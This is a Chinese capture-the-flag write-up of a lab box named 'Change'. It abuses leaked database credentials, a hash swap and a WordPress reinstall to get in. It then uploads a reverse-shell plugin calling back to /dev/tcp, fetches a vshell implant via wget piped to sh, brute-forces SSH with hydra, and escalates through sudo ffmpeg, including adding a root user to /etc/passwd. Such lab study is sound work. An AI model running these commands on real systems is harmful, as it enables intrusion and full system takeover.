
Change

方法一

方法二

方法三



发现开了3个端口

访问http://192.168.56.121/得到Please visit: change.dsz

猜测要绑定IP和域名

/etc/hosts写入如下内容

```
1   192.168.56.121  change.dsz
```

访问http://change.dsz/跳转到一个登录界面

System Login

Username:
Password:
Login

查看前端源码发现数据库账号密码，刚好前面有一个3306端口

```
1  <!-- Database connection settings:
2  Host=localhost, DB=changeweb
3  User=change, Password=change -->
```

连接数据库成功

发现账号root，密码bcrypt加密

Plain Text

```
import bcrypt

password = "123456".encode('utf-8')
salt = bcrypt.gensalt(rounds=10, prefix=b'2b')
hash_value = bcrypt.hashpw(password, salt)
hash_str = hash_value.decode('utf-8')
hash_str_compatible = hash_str.replace('$2b$', '$2y$')

print(f"密码 '123456' 的 bcrypt 哈希值 ($2b$ 格式):")
print(hash_str)
print("\n兼容PHP的$2y$格式哈希值:")
print(hash_str_compatible)

if bcrypt.checkpw(password, hash_value):
    print("\n密码验证成功！")
else:
    print("\n密码验证失败。")
```

```
import bcrypt

password = "123456".encode('utf-8')
salt = bcrypt.gensalt(rounds=10, prefix=b'2b')
hash_value = bcrypt.hashpw(password, salt)
hash_str = hash_value.decode('utf-8')
hash_str_compatible = hash_str.replace( __old: '$2b$',  __new: '$2y$')

print(f"密码 '123456' 的 bcrypt 哈希值 ($2b$ 格式):")
print(hash_str)
print("\n兼容PHP的$2y$格式哈希值:")
print(hash_str_compatible)

if bcrypt.checkpw(password, hash_value):
    print("\n密码验证成功！")
else:
    print("\n密码验证失败。")
```


2 (1)

```
C:\Users\35031\PycharmProjects\pythonProject2\.venv\Scripts\python.exe C:\Users\35031\PycharmProjects\pythonProject2\2.py
密码 '123456' 的 bcrypt 哈希值 ($2b$ 格式):
$2b$10$pe5tecvJHxCsGlqANX71qOFYB.x6Z4e/VwzTIyd0Ly3Livm5dex9e

兼容PHP的$2y$格式哈希值:
$2y$10$pe5tecvJHxCsGlqANX71qOFYB.x6Z4e/VwzTIyd0Ly3Livm5dex9e

密码验证成功！
```

用生成的123456替换之前加密的密码

```
$2y$10$pe5tecvJHxCsGlqANX71qOFYB.x6Z4e/VwzTIyd0Ly3Livm5dex9e
```


登录成功是一个命令执行接口



但是只能执行ls，rm，pwd三个命令。

```
ls ../
```

发现还有一个域名



把这个域名也加进/etc/hosts


```
192.168.56.121  wordpress.change.dsz
```

访问http://wordpress.change.dsz/发现是wordpress站点，但是不知道账号密码，前面发现有rm命令可以执行，这里直接删除wp-config.php，然后再访问/wp-admin/install.php，重新安装。

```
Plain Text

1  rm ../wordpress.change.dsz/wp-config.php
```

本地开一个mysql

然后新的管理员账号密码为1:diWOrOyX2*pb&Zoxq^



登录成功


创建一个简单的反弹 shell 插件


```php
<?php
/**
 * Plugin Name: Reverse Shell Plugin
 * Plugin URI:
 * Description: Reverse Shell Plugin for penetration testing.
 * Version: 1.0
 * Author: Security Analyst
 * Author URI: http://www.example.com
 */
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.1/4444 0>&1'");
?>
```

将 PHP 文件打包成 `.zip` 格式

```
zip revshell.zip revshell.php
```

导航至“插件”页面，选择“上传插件”,上传 `revshell.zip` 并激活。






成功接收到反弹的shell。

上线vshell

```
wget -qO- http://192.168.56.1:12345/slt | sed 's/curl -fsSL/wget -qO-/' | sed 's/curl -fsSLo/wget -qO/' | sh
```

发现/home/lzh/路径下面有一个.pass.txt，猜测是lzh用户的密码，爆破一下。

```
hydra -L user.txt -P pass.txt ssh://192.168.56.120 -vV
```



切换到lzh用户

```
lzh@Change:~$ sudo -l
Matching Defaults entries for lzh on Change:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lzh may run the following commands on Change:
    (ALL) NOPASSWD: /usr/bin/ffmpeg
```

发现lzh用户免密sudo运行ffmpeg

利用ffmpeg提权

方法一


直接通过报错信息输出文件内容

```
sudo ffmpeg -f concat -i /root/root.txt
```

方法二

创建一个 5 秒钟的白色背景视频，把文本内容显示在视频中央

```
sudo ffmpeg -f lavfi -i color=c=white:s=640x480:d=5 -vf "drawtext=textfile=/root/root.txt:x=(w-text_w)/2:y=(h-text_h)/2:fontsize=24:fontcolor=black" -c:v libx264 -pix_fmt yuv420p output.mp4
```




方法三

写一个用户进/etc/passwd

```
1  cp /etc/passwd 0.txt
2  echo 'r00t:roK20XGbWEsSM:0:0:x:/root:/bin/bash' >> 0.txt
3  sudo ffmpeg -f data -i /home/lzh/0.txt -map 0 -codec copy -f rawvideo user.
   txt
```

```
lzh@Change:~$ sudo ffmpeg -f data -i /home/lzh/0.txt -map 0 -codec copy -f rawvideo /etc/passwd
ffmpeg version 4.3.7-0+deb11u1 Copyright (c) 2000-2024 the FFmpeg developers
  built with gcc 10 (Debian 10.2.1-6)
  configuration: --prefix=/usr --extra-version=0+deb11u1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu --arch=amd64
--enable-gpl --disable-stripping --enable-avresample --disable-filter=resample --enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --e
nable-libbs2b --enable-libcaca --enable-libcdio --enable-libcodec2 --enable-libdav1d --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribid
i --enable-libgme --enable-libgsm --enable-libjack --enable-libmp3lame --enable-libmysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-libpulse
 --enable-librabbitmq --enable-librsvg --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr --enable-libspeex --enable-libsrt --enable-libssh
 --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwavpack --enable-libwebp --enable-libx265 --enable-libxml2
 --enable-libxvid --enable-libzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-openal --enable-opencl --enable-opengl --enable-sdl2 --enable-pocketsphinx --en
able-libmfx --enable-libdc1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-libx264 --enable-shared
  libavutil      56. 51.100 / 56. 51.100
  libavcodec     58. 91.100 / 58. 91.100
  libavformat    58. 45.100 / 58. 45.100
  libavdevice    58. 10.100 / 58. 10.100
  libavfilter     7. 85.100 /  7. 85.100
  libavresample   4.  0.  0 /  4.  0.  0
  libswscale      5.  7.100 /  5.  7.100
  libswresample   3.  7.100 /  3.  7.100
  libpostproc    55.  7.100 / 55.  7.100
Input #0, data, from '/home/lzh/0.txt':
  Duration: N/A, start: 0.000000, bitrate: N/A
    Stream #0:0: Data: none
File '/etc/passwd' already exists. Overwrite? [y/N] y
Output #0, rawvideo, to '/etc/passwd':
  Metadata:
    encoder         : Lavf58.45.100
    Stream #0:0: Data: none
Stream mapping:
  Stream #0:0 -> #0:0 (copy)
Press [q] to stop, [?] for help
size=       1kB time=00:00:00.00 bitrate=N/A speed=    0x
video:0kB audio:0kB subtitle:0kB other streams:1kB global headers:0kB muxing overhead: 0.000000%
lzh@Change:~$
```

r00t:root连接即可


192.168.56.121
/root
media
mnt
opt
proc
root
.cache
.gnupg
.local
.ssh
.vim
.bash_history
.bashrc
.mysql_history
.profile
.viminfo
root.txt
run
sbin
srv
sys
tmp
usr
var
vmlinuz
initrd.img
initrd.img.old
vmlinuz.old
终端
Last login: Sun Jul 20 09:47:01 2025 from 192.168.3.94
root@Change:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Change:~# cat /root/root.txt
flag{root-8d4727897d0129417e1f3f91d1474c1c}
root@Change:~#
系统
192.168.56.121
Debian GNU/Linux
10 (buster)
时区: GMT-0400 EDT
运行时间: 0 天
CPU
1
5.3 %
内存
1.9 G
已使用 缓存 空闲
264.3 M 255.7 M 1.4 G
网络
速度
已用流量
上传
4.1 KB/s
22.7 KB
下载
2.1 KB/s
9.5 KB
磁盘
4.4 G / 28.4 G
类型
读 / s
写 / s
sda
ext4
0.0 B
18.7 KB
挂载
大小
可用
已用%
/
28.4 G
24.0 G
11%